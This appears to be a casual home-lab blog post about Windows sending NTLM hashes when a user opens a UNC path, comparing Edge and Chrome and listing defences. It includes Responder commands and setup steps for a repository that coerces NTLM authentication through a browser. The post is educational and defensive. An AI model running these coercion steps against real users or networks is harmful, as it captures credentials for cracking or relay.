
That Time I Accidentally Sent My NTLM Hash to My Own Server (And What I Learned)
- A casual dive into Windows authentication quirks*
So I was messing around in my home lab the other day, and I stumbled onto something that made me go “wait, WHAT?”
You know that feeling when you think you understand how something works, and then Windows just casually proves you wrong? Yeah, that happened.
The Setup (aka My Humble Lab)
Nothing fancy here. Just:
- An old Windows 10 machine (21H2, because I haven’t updated it in forever)
- Responder running on another box
- My local network (definitely NOT exposed to the internet, Mom would kill me)
- Too much coffee
I was originally testing something completely different, but then I went down a rabbit hole. As one does.
What Actually Happened
File Explorer: The Silent Snitch

I typed this into File Explorer’s address bar:
\\192.168.1.50\Literally just hit enter to see what would happen.
** Boom.**
My NTLM hash just… flew over the network. No warning. No “are you sure?” popup. Windows was like “oh, you want to connect to that server? Here are my credentials, bestie!”
Responder caught it immediately. NTLMv2 hash, sitting right there in my terminal.
I sat there for a second like “…did that really just happen?”
Spoiler: Yes. Yes it did. And apparently this is ** completely normal behavior** .
Why Windows Does This (And Why It Kinda Makes Sense?)
Okay, so after I picked my jaw up off the floor, I actually looked into * why* this happens.
Turns out, when you give Windows a UNC path like \server\share, it’s trying to be helpful. It sees that as “oh, you want to access a network share” and automatically tries to authenticate.
In a corporate network where you’re constantly accessing file shares? This is actually convenient. You don’t want to type your password every single time you open a shared folder.
But here’s the thing: ** it doesn’t ask permission** . It just sends your hash.
And if that “server” is actually an attacker’s machine running Responder? Well… you just gave them your hash.
Browser Wars: Edge vs. Chrome
This is where it got interesting.
Microsoft Edge (The Default One)
I tried the same UNC path in the old Edge browser that came with Windows 10:
file://192.168.1.50/testEdge was like “sure thing boss” and ** sent my hash** .
Why? Because Edge was basically Internet Explorer’s cooler younger sibling, and it inherited all of IE’s tight integration with Windows authentication. It trusted Windows implicitly.
Google Chrome (The Rebel)
Same test in Chrome (latest version):
** Nothing.**
Well, not nothing. Chrome showed me an error page. But it did NOT send my NTLM hash.
Chrome was like “yeah, I don’t think so” and refused to play ball with the UNC path. No silent authentication. No hash leakage.
This actually shows how much browsers have evolved their security posture. Chrome doesn’t trust Windows authentication by default anymore, and honestly? Good.
- Even i use Latest Edge browser or brave all works same have security not only chrome.*
The Image Trick (That’s Not Really a Trick Anymore)
Check this Repo :
# attacker pcsudo responder -I enp0s3# in other terminal :git clone https://github.com/rubenformation/ms-photos_NTLM_Leak
# Edit first the information about the IP, share, and filename for UNC coercing.python3 ms-photos-server.py
# Open chrome and navigate to ip:80/test ~# u can change port in ms-photos-server.py to 8080 or else.When i tring idk why sometimes it works give hash sometime it don’t work with img payload.
Important Reality Check: The Internet Won’t Work
Quick PSA: You can’t actually do this attack over the internet.
Why?
- ISPs block outbound SMB traffic (port 445)- Cloud providers block inbound 445- If you somehow DO expose SMB publicly, you’ll get scanned by bots in approximately 3 seconds- Your logs will explode
SMB is for ** internal networks only** . This is a LAN thing, not a “hack anyone on the internet” thing.
So if you’re picturing some hacker sending you a link and stealing your hash from across the world… that’s not really how this works.
So… Is This a Vulnerability?
Here’s the thing: ** it’s not a bug, it’s a feature** .
Windows is doing exactly what it’s designed to do. UNC paths are meant to access network resources, and NTLM is how Windows authenticates to those resources.
The problem is when:
- Attackers trick users into accessing malicious UNC paths- NTLM relay attacks are possible (when SMB signing is disabled)- Organizations don’t restrict outbound NTLM traffic- Users don’t know this behavior exists
It’s like leaving your house key under the doormat. The lock works fine. The key works fine. But the * placement* is the problem.
What Can You Actually Do About This?
If you’re a sysadmin or security person, here’s what actually helps:
1. Block Outbound SMB
Just… don’t let SMB traffic leave your network. Problem solved for external attackers.
2. Restrict Outbound NTLM
Group Policy can limit when Windows sends NTLM authentication to remote servers. This is huge.
3. Kill LLMNR
Link-Local Multicast Name Resolution is a gift to attackers doing internal network attacks. Disable it.
4. Force SMB Signing
Makes NTLM relay attacks way harder. Enable this everywhere you can.
5. Use Kerberos Instead
NTLM is legacy tech at this point. Microsoft is actively trying to deprecate it. Move to Kerberos where possible.
Real Talk: How Worried Should You Be?
Honestly? It depends.
** If you’re a regular person:**
- Don’t click suspicious links that have \ in them- Your ISP probably blocks SMB anyway- Modern Windows and browsers have better protections
** If you’re in IT/Security:**
- This is absolutely something to address in your environment- Internal attacks (phishing, NTLM relay) are the real risk- Implement those mitigations above
** If you’re running Windows 10 21H2 or older:**
- Maybe consider updating? Just saying.
What I Actually Learned
- Windows will happily send your NTLM hash when you navigate to a UNC path2. This is normal behavior, not a vulnerability3. Modern browsers are way more cautious than they used to be4. SMB should never, ever be internet-facing5. Proper network configuration matters more than worrying about this specific attack vector
Final Thoughts
This was one of those “TIL” moments that made me appreciate how complex Windows networking really is.
What seems like a simple file access operation involves this whole chain of authentication, negotiation, and trust decisions happening in the background. Most of the time it works great. Sometimes it works a little * too* well.
The good news? We have mitigations. The better news? Microsoft is moving away from NTLM entirely.
The bad news? Legacy systems will be legacy systems for a loooong time.
** Stay curious, stay paranoid, and for the love of all that is holy, don’t expose SMB to the internet.**
-
- Written while procrastinating on actual work*
Want to try this yourself?
Set up a lab. Use VMs. Keep it isolated. Never test on production. Always get permission.
And if you do accidentally send your hash to your own Responder instance, don’t feel bad. We’ve all been there.
(Okay, maybe not * all* of us. But enough of us.)
Wanna learn more check :
https://research.checkpoint.com/2025/cve-2025-24054-ntlm-exploit-in-the-wild/
This post was originally published on Medium. Imported 2026-02-18.